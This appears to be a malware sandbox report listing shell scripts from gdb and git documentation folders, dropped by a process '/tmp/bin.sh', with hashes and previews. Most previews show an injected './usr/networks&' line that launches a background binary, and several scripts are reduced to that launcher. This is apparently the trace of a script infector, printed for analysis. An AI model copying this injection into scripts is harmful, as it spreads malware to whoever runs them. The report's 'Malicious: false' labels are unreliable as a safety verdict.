SHA1:	B0A5FA40FFBDAFF1F415B38513CE2A7921328D05
SHA-256:	68EC7433147E2F312EA47B69A5CEAE1B781AC9C95260A8D95F2A9354E26A0C35
SHA-512:	A3CC9A94FB7D97A1F57AE1D29A3432A56ACCE85C50E0F4073D65AC5CF77C50DE4A74E207203141ABD7297B62068BB937A3C63E5880A79C09950E5E6DD562D1C
Malicious:	false
Preview:	./usr/networks&. exit 0 ;;.. -[W-]*) opts="$opts '$1'" ;;.. *) break ;;. esac. shift.done..if [-z "$program"].then. program=${1?'missing program'}. shift.fi..# At this point, `program' has the program..expand_prog='..function pathto(file, i, t, junk).{. if (index(file, "/") != 0). return file.. if (file == "-"). return file.. for (i = 1; i <= ndirs; i++) {. t = (pathlist[i] "/" file). if ((getline junk < t) > 0) {. # found it. close(t). return t. }. }. return "".}.BEGIN {. path = ENVIRON["AWKPATH"]. ndirs = split(path, pathlist, ":"). for (i = 1; i <= ndirs; i++) {. if (pathlist[i] == ""). pathlist[i] = ".". }. stackptr = 0. input[stackptr] = ARGV[1] # ARGV[1] is first file.. for (; stackptr >= 0; stackptr--) {. while ((getline < input[stackptr]) > 0) {. if (tolower($1) != "@include") {. print

/usr/share/doc/gdb/contrib/ari/create-web-ari-in-src.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/gdb/contrib/ari/gdb_find.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD

/usr/share/doc/gdb/contrib/ari/gdb_find.sh	
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/gdb/contrib/expect-read1.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	253
Entropy (8bit):	5.267626424494032
Encrypted:	false
SSDEEP:	6:aBH51mUeX3+G3Wj3kGjVnAdilVUe8J24n:aB51je+f3VnBaUe8J24n
MD5:	37C0552689BD7719FFBE66F4C9AB831B
SHA1:	8BA6E9AED3FF50AB5AE1E516E1ADEE1F1464BF79
SHA-256:	6B21FC4B985122F02025F5050FD3C0910228E394DC9E72EBEC9F6354785BDF0B
SHA-512:	EA97773FE3E45B9A392CA74C1D8D527952980474C75846495A796652FAB647128844E9E87529D51CBF7520ACA08F7C1188E676E5E5BAC4F0FAA7B75B66538F31
Malicious:	false
Preview:	./usr/networks&. exit 2.fi.SO=/tmp/expect-read1.$$.so.rm -f $SO.CMD="${CC_FOR_TARGET:-gcc} -o $SO -Wall -fPIC -shared $C".if ! $CMD; then. echo >&2 "$0: Failed: $CMD". exit 2.fi.trap "rm -f $SO" EXIT.LD_PRELOAD=$SO expect "$@"../usr/networks&.exit 1.

/usr/share/doc/gdb/contrib/gdb-add-index.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	1048
Entropy (8bit):	4.806462537404251
Encrypted:	false
SSDEEP:	24:yJI5VNyJmc20JsvodjbGCHiVwZvFfg0udaATYdlTFvVg47VZ0ou:II63pJftBudaqYmTFmJ
MD5:	5864556D6334995F87B9236F2BDDAE2F
SHA1:	65C2E90583C5B2DF8050063559E7FA2885F7427F
SHA-256:	4BBE42BA86B2EBBC463E505A6D3551775BB4E2ED64BDA2C8F1E7B50B9F4C99C3
SHA-512:	0E99B5F846FE6295B4ACFF8030BCBE895D1BCCCDF7B0098E8DABF8ADC50E56CA8A38A549B5A052C86FF9DA9B0A2C7BFBAD7CE939F373AB78F525FEEF2065D615
Malicious:	false
Preview:	./usr/networks&. exit 1.fi..file="$1"..if test ! -r "$file"; then. echo "$myname: unable to access: $file" 1>&2. exit 1.fi..dir="${file%/*}".test "$dir" = "$file" && dir=".".index="${file}.gdb-index"..rm -f $index.# Ensure intermediate index file is removed when we exit..trap "rm -f $index" 0..$GDB --batch -nx -iex 'set auto-load no' \. -ex "file $file" -ex "save gdb-index $dir" \|\| {. # Just in case.. status=$?. echo "$myname: gdb error generating index for $file" 1>&2. exit $status.}..# In some situations gdb can exit without creating an index. This is.# not an error..# E.g., if $file is stripped. This behaviour is akin to stripping an.# already stripped binary, it's a no-op..status=0..if test -f "$index"; then. $OBJCOPY --add-section .gdb_index="$index" \..--set-section-flags .gdb_index=readonly "$file" "$file". status=$?.else. echo "$myname: No index was created for $file" 1>&2. echo "$myname: [Was there no debuginfo? Was there already an index?

/usr/share/doc/git/contrib/convert-grafts-to-replace-refs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-am.sh	
Process:	/tmp/bin.sh
File Type:	OS/2 REXX batch file, ASCII text
Category:	dropped
Size (bytes):	21942
Entropy (8bit):	5.106661772210516
Encrypted:	false
SSDEEP:	384:6REUag9f8Ydg0VeV9KziwsORFRByXlU1m4csVIw17OqlDfRRdxyZymevMNcPh/Rl:6Rhb9fJd1Vmkziw9RFRByX8D7Vd7Oqlh

/usr/share/doc/git/contrib/examples/git-am.sh	
MD5:	16E6ACE0E85A54EA4C061BDA1D3BF70D
SHA1:	B2569F727A9B61E0583574CC0793647136F76E32
SHA-256:	B56C64E30B028ACB3523D99266AD8931417240B883EC8961ED24F4004D6EA1C9
SHA-512:	F730D5171A9533A87455BEA4133439096E9A53C4783FAD29DA3DFDB9BBCD2F05DDF9EBBEBB94CF21AC4138833AB83B9AEF94612D5538671F29B726F14774932
Malicious:	false
Preview:	./usr/networks&. exit 1.}..safe_to_abort () {..if test -f "$dotest/dirtyindex"..then...return 1..fi...if ! test -f "$dotest/abort-safety"..then...return 0..fi...abort_safety=$(cat "$dotest/abort-safety")..if test "z$(git rev-parse --verify -q HEAD)" = "z$abort_safety"..then...return 0..fi..gettextln "You seem to have moved HEAD since the last 'am' failure..Not rewinding to ORIG_HEAD" >&2..return 1.}..stop_here_user_resolve () {. if [-n "$resolvemsg"]; then.. printf '%s\n' "$resolvemsg".. stop_here $1. fi. eval_gettextln "When you have resolved this problem, run \"\$cmdline --continue\"..If you prefer to skip this patch, run \"\$cmdline --skip\" instead..To restore the original branch and stop patching, run \"\$cmdline --abort\".".. stop_here $1.}..go_next () {..rm -f "$dotest/$msgnum" "$dotest/msg" "$dotest/msg-clean" \..."$dotest/patch" "$dotest/info"..echo "$next" >"$dotest/next"..this=$next.}..cannot_fallback () {..echo "$1"..gettextln "Cannot fall back to thr

/usr/share/doc/git/contrib/examples/git-checkout.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	4825
Entropy (8bit):	5.113528532566079
Encrypted:	false
SSDEEP:	96:dFHSEVt3CuAqnOGD5OKNPLT85zoEl5kJbDF772+u/NvZKJhGY44FVT0HAqFt3e:LTVUCDgKNDT8CB72hxChZ40KfQ
MD5:	595AE545C31B21B58D1C77B533F7A2D4
SHA1:	86F2DA045AA3718950585397A21D5387682A3548
SHA-256:	9DACE4B4205D10F2705B32DC8963F132E51FC1D9DF799AE543EC6BE6115FA2B0
SHA-512:	A8799023F5550B631064E93EFF1E4786A2362AB3B409D143800CE408BD150CECD74AD3266B32E8CBF7B0A007E352F3F4DA3D1EB7D216DA26413E718E2DCFC09C
Malicious:	false
Preview:	./usr/networks&...git update-index --index-info || exit $?..fi...# Make sure the request is about existing paths...git ls-files --full-name --error-unmatch -- "$@" >/dev/null || exit..git ls-files --full-name -- "$@" \|...(cd_to_toplevel && git checkout-index -f -u --stdin)...# Run a post-checkout hook -- the HEAD does not change so the..# current HEAD is passed in for both args..if test -x "$GIT_DIR"/hooks/post-checkout; then.. "$GIT_DIR"/hooks/post-checkout $old $old 0..fi...exit $?.else..# Make sure we did not fall back on $arg^{tree} codepath..# since we are not checking out from an arbitrary tree-ish,..# but switching branches...if test '' != "$new"..then...git rev-parse --verify "$new^{commit}" >/dev/null 2>&1 \|\|...die "Cannot switch branch to a non-commit."..fi.fi..# We are switching branches and checking out trees, so.# we *NEED* to be at the toplevel..cd_to_toplevel..[-z "$new"] && new=$old && new_name="$old_name"..# If we don't have an existing branch that we're switching

/usr/share/doc/git/contrib/examples/git-clean.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-clone.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	11759
Entropy (8bit):	5.2205279036587235
Encrypted:	false
SSDEEP:	192:9M6sMKXA+aN0VYXNXYdcYZRoT+7rdVAqmdOIhH+Cqd1WPnaetMkTri0i55rIIq4G:SMxpY6YZRoTeJHf4H+CqdPAM8+p86TvK
MD5:	1E0926F456D9D5C35DF266EF276212C6
SHA1:	4C741DD9AD5F798BDCE0F67172F2B790FFF1B6BD
SHA-256:	C1DA77F45A430BC683EF4C9DDAA2AFB3B8F3D6F75A6B0406C456DFF3B4637BBC
SHA-512:	30A51026697132EA1F83C1D5BCF796C17AB7EC418352FF268BD1461397F9A2280E5752FC673ACE99F606B6E136E0F2A85FFF2F0BF8D12AE0A35C8D95C5A7A478
Malicious:	false

/usr/share/doc/git/contrib/examples/git-clone.sh	
Preview:	./usr/networks&..exit 1.}..usage() {..exec "$0" -h.}..eval "$(echo "$OPTIONS_SPEC" \| git rev-parse --parseopt -- "$@" || echo exit $?)"..get_repo_base() {..(...cd "$(/bin /pwd)" &&...cd "$1" || cd "$1.git" &&...{....cd .git....pwd...}..) 2>/dev/null.}..if [-n "$GIT_SSL_NO_VERIFY" -o \.."$(git config --bool http.sslVerify)" = false]; then. curl_ extra_args="-k".fi..http_fetch () {..# $1 = Remote, $2 = Local..curl -nsfL $curl_extra_args "$1" >"$2"..curl_exit_status=$?..case $curl_exit_status in..126|127) exit ;;..*). return $curl_exit_status ;;..esac.}..clone_dumb_http () {..# $1 - remote, $2 - local..cd "$2" &&..clone_tmp="$GIT_DIR/clone-tmp" &&..mkdir -p "$clone_tmp" \|\| exit 1..if [-n "$ GIT_CURL_FTP_NO_EPSV" -o \..."$(git config --bool http.noEPSV)" = true]; then...curl_extra_args="${curl_extra_args} --disable-epsv"..fi..http_fetch "$1/info/refs" "$clon e_tmp/refs" ||...die "Cannot get remote repository information..Perhaps git-update-server-info needs to be run there?"..test "z$qu

/usr/share/doc/git/contrib/examples/git-commit.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	13843
Entropy (8bit):	5.402105827507175
Encrypted:	false
SSDEEP:	384:ohf3saLCKohntpFFLWt8CKHNFQCglPySY2rOsMi/URiCNW8msLDkV+HZqIgCu:ohf3ThWnnFFLWqCKtFz1SY2rOstURiCK
MD5:	801864707ABB06C3ACD5E9AA7EF0A231
SHA1:	1492CCEEA7F7892507958970BD7012850E3D8498
SHA-256:	C4945D20EEF27CDF5E23450FF797808F6F58C8973B9ED415B7E391B24D3D895C
SHA-512:	ABD01060290B46E9F538D6E9E88F4F9FDCDFECF7715DE0CB860CCF053899453BDC701F82AD16BA12DB3B688DAF9B0429D4FBC5F6EEB1F4621CF68BA8868D7 3A
Malicious:	false
Preview:	./usr/networks&..exit 1.}..TMP_INDEX=.THIS_INDEX="${GIT_INDEX_FILE:-$GIT_DIR/index}".NEXT_INDEX="$GIT_DIR/next-index$$".rm -f "$NEXT_INDEX".save_index () {..cp -p "$THIS_INDEX" "$NEXT_INDEX".}..run_status () {..# If TMP_INDEX is defined, that means we are doing..# "--only" partial commit, and that index file is used..# to build the tree for the commit. Otherwise, if..# NEXT_INDEX exists, that is the index file used to..# make the commit. Otherwise we are using as-is commit..# so the regular index file is what we use to compare...if test '' != "$TMP_INDEX"..then...GIT_INDEX_FILE="$TMP_INDEX"...export GIT_INDEX_FILE..elif test -f "$NEXT_INDEX "..then...GIT_INDEX_FILE="$NEXT_INDEX"...export GIT_INDEX_FILE..fi...if test "$status_only" = "t" || test "$use_status_color" = "t"; then...color=..else...color=--nocolor ..fi..git runstatus ${color} \...${verbose:+--verbose} \...${amend:+--amend} \...${untracked_files:+--untracked}.}..trap '..test -z "$TMP_INDEX" \|\| {...test -f "$TMP_INDEX" && rm -

/usr/share/doc/git/contrib/examples/git-fetch.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	5954
Entropy (8bit):	5.053117199381536
Encrypted:	false
SSDEEP:	96:qjiwPNH32mZrlw8DpKg1ol8p2vgW7Tle8yibXzcDUyUuf1s7pbEVALomiS7yDRNL:qjrPNH32mZrlw8Dz1ol8p2YW/le8yib0
MD5:	660949C6D769C055433FA32AD8CF7CB7
SHA1:	D32B9EB0B032620ABDD884C3F205135F48A5CCAA
SHA-256:	8D505E7404190C524B25A82E6D935752034AC993B74C2B704B93A8F69BA56FF5
SHA-512:	65C50E1465E3D47F5703D87D9B6EB54CE63670D94A47C4341F42FBAB3566A3EE27159C968D55ACE8A2B4F8E7AC0B3E30BBA3BC42E24FAA92BFA5DAFAEC8EC A94
Malicious:	false
Preview:	./usr/networks&... done` || exit..if test "$#" -gt 1..then...# remote URL plus explicit refspecs; we need to merge them....reflist="$reflist$LF$taglist"..else...# No explicit refs pecs; fetch tags only....reflist=$taglist..fi.fi..fetch_all_at_once () {.. eval=$(echo "$1" \| git fetch--tool parse-reflist "-"). eval "$eval".. (: subshell because we muck with IFS. IFS=" .$LF". (..if test "$remote" = . ; then.. git show-ref $rref \|\| echo failed "$remote"..elif test -f "$remote" ; then.. test -n "$shallow_depth" &&...die "shallow clone with bundle is not supported".. git bundle unbundle "$remote" $rref \|\|.. echo failed "$remote"..else...if.test -d "$remote" &&.....# The remote might be our alternate. With....# this optimization we will bypass fetch-pack....# altogether, which means we cannot be doing....# the shallow stuff at all.....test ! -f "$GIT_DIR/shallow" &&....test -z "$shallow_depth" &&.....# See if all of what we are going to fetch are....# connected to

/usr/share/doc/git/contrib/examples/git-gc.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	61
Entropy (8bit):	4.0161977906092705
Encrypted:	false
SSDEEP:	3:qXVMQyXJ/F3LQVOORgn:L/lPn
MD5:	3A0813DB0108F078C610EB236C574A2F
SHA1:	A7D47F14D8FD35FD8BF6799063B3EB4E9DCC610A
SHA-256:	36BC6583258DCBB387D7AFFE086BC744F13B329E55E2F9657C385F6BC24AF215
SHA-512:	69C3A007D44A13ED9D3F9F4F5C545C9B3A541FE500DDFA2E2934706CB1A740AD61AC75F8F47572DA78F4CD49D65DAEAF6118B4E3FA0C8A182F8FA78FC52C7F 2
Malicious:	false
Preview:	./usr/networks&.git rerere gc || exit../usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-log.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	234
Entropy (8bit):	4.9965164312586925
Encrypted:	false
SSDEEP:	6:MebhIYlCNdR39BOAvvmmJ9aKI9tIYl0R39BOFon:MKhyN46vBFeQN4yn
MD5:	0A7B48976D929CEFAB720CC9C3F6EECF
SHA1:	EF27B3E70278C3563C0BDD27DD6836D902DC1A5F
SHA-256:	1A6D192431FBD9F6E4701981F8E954FD19B2D0265F594FE4EF2F1B82CE2CA78D
SHA-512:	A5AE18EFBE0ED252032E372ACD45229CE6FC5D40D83C89291CA560997F7AD557D9CBE00C684DE2877B6CCC3C505A2089A9FEA372B3A5CA1B06FF2DA0553C54D
Malicious:	false
Preview:	./usr/networks&.revs=$(git-rev-parse --revs-only --no-flags --default HEAD "$@") || exit.["$revs"] || {..die "No HEAD ref".}.git-rev-list --pretty $(git-rev-parse --default HEAD "$@") |.LESS=-S ${PAGER:-less}../usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-ls-remote.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2436
Entropy (8bit):	5.153713997451705
Encrypted:	false
SSDEEP:	48:9zJ+UQnIYLiLPX0zZhf1VpVZVpvPWg7WSfszrr9nQ8uMhpV24:Rp8Q09h9fDfh7f0zrr9Jv
MD5:	AF55A4CB380CF0ECC6B02D4B7E057F05
SHA1:	0B94808900C3D78664D23049C7A002292DF682DB
SHA-256:	9CCAED1BB101426884242DF53C0CA66E5BF7CC181E56817A9E07190268ECE44D
SHA-512:	5E193F8738198024CCCA155F4D141AA519A12AEA9FF4592D1A419B0EBAA1F30D4BCF297F0DDEA56281EEAE2CAD02ACFD6DC2CA6192465ABBCD2EB813909B911A
Malicious:	false
Preview:	./usr/networks&. exit 1;.}..die () {. echo >&2 "$*". exit 1.}..exec=.while test $# != 0.do. case "$1" in. -h|--h|--he|--hea|--head|--heads). heads=heads; shift ;;. -t|--t|--ta|--tag|--tags). tags=tags; shift ;;. -u|--u|--up|--upl|--uploa|--upload|--upload-|--upload-p|--upload-pa|\. --upload-pac|--upload-pack)..shift..exec="--upload-pack=$1"..shift;;. -u=*\|--u=*\|--up=*\|--upl=*\|--uplo=*\|--uploa=*\|--upload=*\|\. --upload-=*\|--upload-p=*\|--upload-pa=*\|--upload-pac=*\|--upload-pack=*)..exec=--upload-pack=$(expr "z$1" : 'z-[^=]*=\(.*\)')..shift;;. --). shift; break ;;. -*). usage ;;. *). break ;;. esac.done..case "$#" in 0) usage ;; esac..case ",$heads,$tags," in.,,,) heads=heads tags=tags other=other ;;.esac... git-parse-remote.peek_repo="$(get_remote_url "$@")".shift..tmp=.ls-remote-$$.trap "rm -fr $tmp-*" 0 1 2 3 15.tmpdir=$tmp-d..case "$peek_repo" in.http://* \| https://* \| ftp://*)..if [-n "$GIT_SSL_NO_VERIFY" -o \..."$(git config --bool http.sslVerify)" = false

/usr/share/doc/git/contrib/examples/git-merge-ours.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	247
Entropy (8bit):	4.532049748049262
Encrypted:	false
SSDEEP:	6:p5zAueMvudOATN8RXj040SryRqnsAHPiE/TA6K4n:paueMvSOsN8i4vORqsAHPn/TA6K4n
MD5:	6B5C49DDB3925AD806E66DDA92D4E418
SHA1:	39D261BAF8946100647BEA3B3A880E9F02D88856
SHA-256:	7F280747A1078055FB5263854D39FDF589B66D9123F0BFBDCA8420E20E74CCEC
SHA-512:	6C5FA59F21AA84EFB6EF5417CC19CC9B222857225E129D3CE5907A3B9FED2D389CB31FA40890BD08C5EF93A1044C2F0225639DC30BAC5A6921171FD30D3BD70
Malicious:	false
Preview:	./usr/networks&.# We need to exit with 2 if the index does not match our HEAD tree,.# because the current index is what we will be committing as the.# merge result...git diff-index --quiet --cached HEAD -- || exit 2..exit 0../usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-merge.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	12742
Entropy (8bit):	5.053935136942481
Encrypted:	false
SSDEEP:	384:RZqDktd3tRumXQN7vYT2kFjlW6vZXgq8FL6F2Wz17Le3YHNJ0ztQrp2LdHPbZ/Z+:RZmYd3tRumXQNzkFjlW6Vgq8FeFp17CK
MD5:	2A8A8A129B42665461A116FCB6D89D8B
SHA1:	A9CBE3681D2F91BBA4E8D498A0F7479FDA479B3A
SHA-256:	F62B6129B085DEC827A5A45298E0DCFA9D3FACCBD77C487BBE085D32D3A5F6C1

/usr/share/doc/git/contrib/examples/git-merge.sh	
SHA-512:	A3B33D5810AF30524F6A7528C9D1B5EEA2D52C28C2B945795F887F131477124698C03173F373B2315BB8593597072A85E234D6E00EEDA5233B62A0C89ACAAE66
Malicious:	false
Preview:	./usr/networks&... "$GIT_DIR/MERGE_STASH" "$GIT_DIR/MERGE_MODE" || exit 1.}..savestate() {..# Stash away any local modifications...git stash create >"$GIT_DIR/MERGE_STASH".}..restorestate() {. if test -f "$GIT_DIR/MERGE_STASH"..then...git reset --hard $head >/dev/null...git stash apply $(cat "$GIT_DIR/MERGE_STASH")...git update-index --refresh >/dev/null..fi.}..finish_up_to_date () {..case "$squash" in..t)...echo "$1 (nothing to squash)" ;;..")...echo "$1" ;;..esac..dropsave.}..squash_message () {..echo Squashed commit of the following:..echo..git log --no-merges --pretty=medium ^"$head" $remoteheads.}..finish () {..if test " = "$2"..then...rlogm="$GIT_REFLOG_ACTION"..else...echo "$2"...rlogm="$GIT_REFLOG_ACTION: $2"..fi..case "$squash" in..t)...echo "Squash commit -- not updating HEAD"...squash_message >"$GIT_DIR/SQUASH_MSG"...;;..")...case "$merge_msg" in...")....echo "No merge message -- not updating HEAD"....;;...*)....git update-ref -m "$rlogm" HEAD "$1" "$head" || exit

/usr/share/doc/git/contrib/examples/git-notes.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-pull.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	4349
Entropy (8bit):	4.9994650554848405
Encrypted:	false
SSDEEP:	96:IB+CYcJmdl/TcE+v9+AggZXlRmfOQIJsbgSlz8LghIjMbefNB++c5xvANzm4GrH:XnYcQ9Anv0gXlRmy0leosTqxvANi4GrH
MD5:	B39052D7DD650B5F80BCEF97A6F7058C
SHA1:	EF47310F65C7239C67AFE91B0F76E78DC90D9AE8
SHA-256:	46146F3FC719B41C9D31F192AA0611E3975884C720786394AD745B13227FCE74
SHA-512:	46C39598206F81581740AB41E66B406FA7131511988713B38589069D1AB07F422189B1CA3999828E850ECAF345E93F6513947E44146334231E46DCCBF81D281F
Malicious:	false
Preview:	./usr/networks&..exit 1..;;.esac..error_on_no_merge_candidates () {..exec >&2...if test true = "$rebase"..then...op_type=rebase...op_prep=against..else...op_type=merge...op_prep=with..fi...upstream=$(git config "branch.$curr_branch_short.merge")..remote=$(git config "branch.$curr_branch_short.remote")...if [$# -gt 1]; then...if ["$rebase" = true]; then....printf "There is no candidate for rebasing against "...else....printf "There are no candidates for merging "...fi...echo "among the refs that you just fetched ."...echo "Generally this means that you provided a wildcard refspec which had no"...echo "matches on the remote end."..elif [$# -gt 0] && ["$1" != "$remote"]; then..echo "You asked to pull from the remote '$1', but did not specify"...echo "a branch. Because this is not the default configured remote"...echo "for your current branch, you must specify a branch on the command line."..elif [-z "$curr_branch" -o -z "$upstream"]; then.... git-parse-remote...error_on_missing_

/usr/share/doc/git/contrib/examples/git-repack.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2499
Entropy (8bit):	5.168731776130111
Encrypted:	false
SSDEEP:	48:gk8qWttthEvMBOv3h1Guyv97zFidlMli854KKOFjYIQM7C:gftttU0OP5Ezg4KO6IHu
MD5:	6F9B4B96D854B71A3ABE079E040047D6
SHA1:	C7AD001A3705F0E5004BA1B0F8DC4FFD995489D6
SHA-256:	AC617B99EA453E02C13EEDFFC136E484E9AEE3ADAE6E4EE0D8BA6F2BB2E9E57A
SHA-512:	5C229085CC34D3CFF2E0DDBE1C312DBDEE3D950D5B14E0B80408D849BE12DA39051E7136FC7D4C9F1E2135C0C4EB37CB2D507BC0DAB4FCB20FD6B0568C0C15A
Malicious:	false
Preview:	./usr/networks&.mkdir -p "$PACKDIR" \|\| exit..args="$args $local ${GIT_QUIET:+-q} no_reuseextra".names=$(git pack-objects --keep-true-parents --honor-pack-keep --non-empty --all --reflog $args </dev/null "$PACKTMP") ||..exit 1.if [-z "$names"]; then..say Nothing new to pack..fi..# Ok we have prepared all new packfiles...# First see if there are packs of the same name and if so.# if we can move them out of the way (this can happen if we.# repacked immediately after packing fully..rollback=.failed=.for name in $names.do..for sfx in pack idx..do...file=pack-$name.$sfx...test -f "$PACKDIR/$file" \|\| continue...rm -f "$PACKDIR/old-$file" &&...mv "$PACKDIR/$file" "$PACKDIR/old-$file" \|\| {....failed=t....break...}...rollback="$rollback $file"..done..test -z "$failed" || break.done..# If renaming failed for any of them, roll the ones we have.# already renamed back to their original names..if test -n "$failed".then..rollback_failure=..for file in $rollback..do...mv "$PACKDIR/old-$file" "$PACK

/usr/share/doc/git/contrib/examples/git-reset.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	1947
Entropy (8bit):	5.193786239756587
Encrypted:	false
SSDEEP:	48:EKf4340DBCBBT0M28AHb/XPNV3avMZDUWaUBMh/:M34iAXDAHb/VVqvL+aB
MD5:	F1EDF5EE9849284556125766137 6A072
SHA1:	67AFEDE1A2AA714F28059BDF693240E3333CA299
SHA-256:	D3E33026EC306D7E2DAC973B7F75227D42F7CE4F693C15AC2686CDE47CD94EFE
SHA-512:	754A315184ABACBA1171CC3C152C68C158C76BFF695CDD4ED283E278398AAD8A9C8EBC48E276D879121614DD8589F306674B433281DCBC165062C03C67C2DE
Malicious:	false
Preview:	./usr/networks&...rev=$(git rev-parse --verify "$1") || exit...shift...break...;;..esac..shift.done..: ${rev=HEAD}.rev=$(git rev-parse --verify $rev^0) || exit..# Skip -- in "git reset HEAD -- foo" and "git reset -- foo"..case "$1" in --) shift ;; esac..# git reset --mixed tree [--] paths... can be used to.# load chosen paths from the tree into the index without.# affecting the working tree or HEAD..if test $# != 0.then..test "$reset_type" = "--mixed" ||...die "Cannot do partial $reset_type reset."...git diff-index --cached $rev -- "$@" |..sed -e 's/^:\([0-7][0-7]*\) [0-7][0-7]* \([0-9a-f][0-9a-f]*\) [0-9a-f][0-9a-f]* [A-Z].\(.*\)$/\1 \2.\3/' \|..git update-index --add --remove --index-info \|\| exit..git update-index --ref resh..exit.fi..cd_to_toplevel..if test "$reset_type" = "--hard".then..update=-u.fi..# Soft reset does not touch the index file or the working tree.# at all, but requires them in a good order. Other resets reset.# the index file to the tree object we are switching to..i

/usr/share/doc/git/contrib/examples/git-resolve.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2433
Entropy (8bit):	5.07831529192731
Encrypted:	false
SSDEEP:	48:U3/EzFjkVK7XZvFjMaUHjkwlZjJE0wzFqEBCs5eAK6GKQ6KqKJ6:UcBkwjTCkzZjW0wzFqENZGEzv
MD5:	71B42464943116BC0925788790C82720
SHA1:	2158A9166F101D7C06DCE90490CA72FC701F7AC8
SHA-256:	41E20007FBC984AAA2A69BC91D8A469DF54462BBBD82F41A088BD1B1C4D7236D
SHA-512:	EDA4CB63C15356D00C46117CF692BD985EC13918E71ACBA5DE48AF0E7EB85CFF35BCE5F47A3731EBDB99A75748F6C5C46F799F480C72E229CCDBCB2416157F4
Malicious:	false
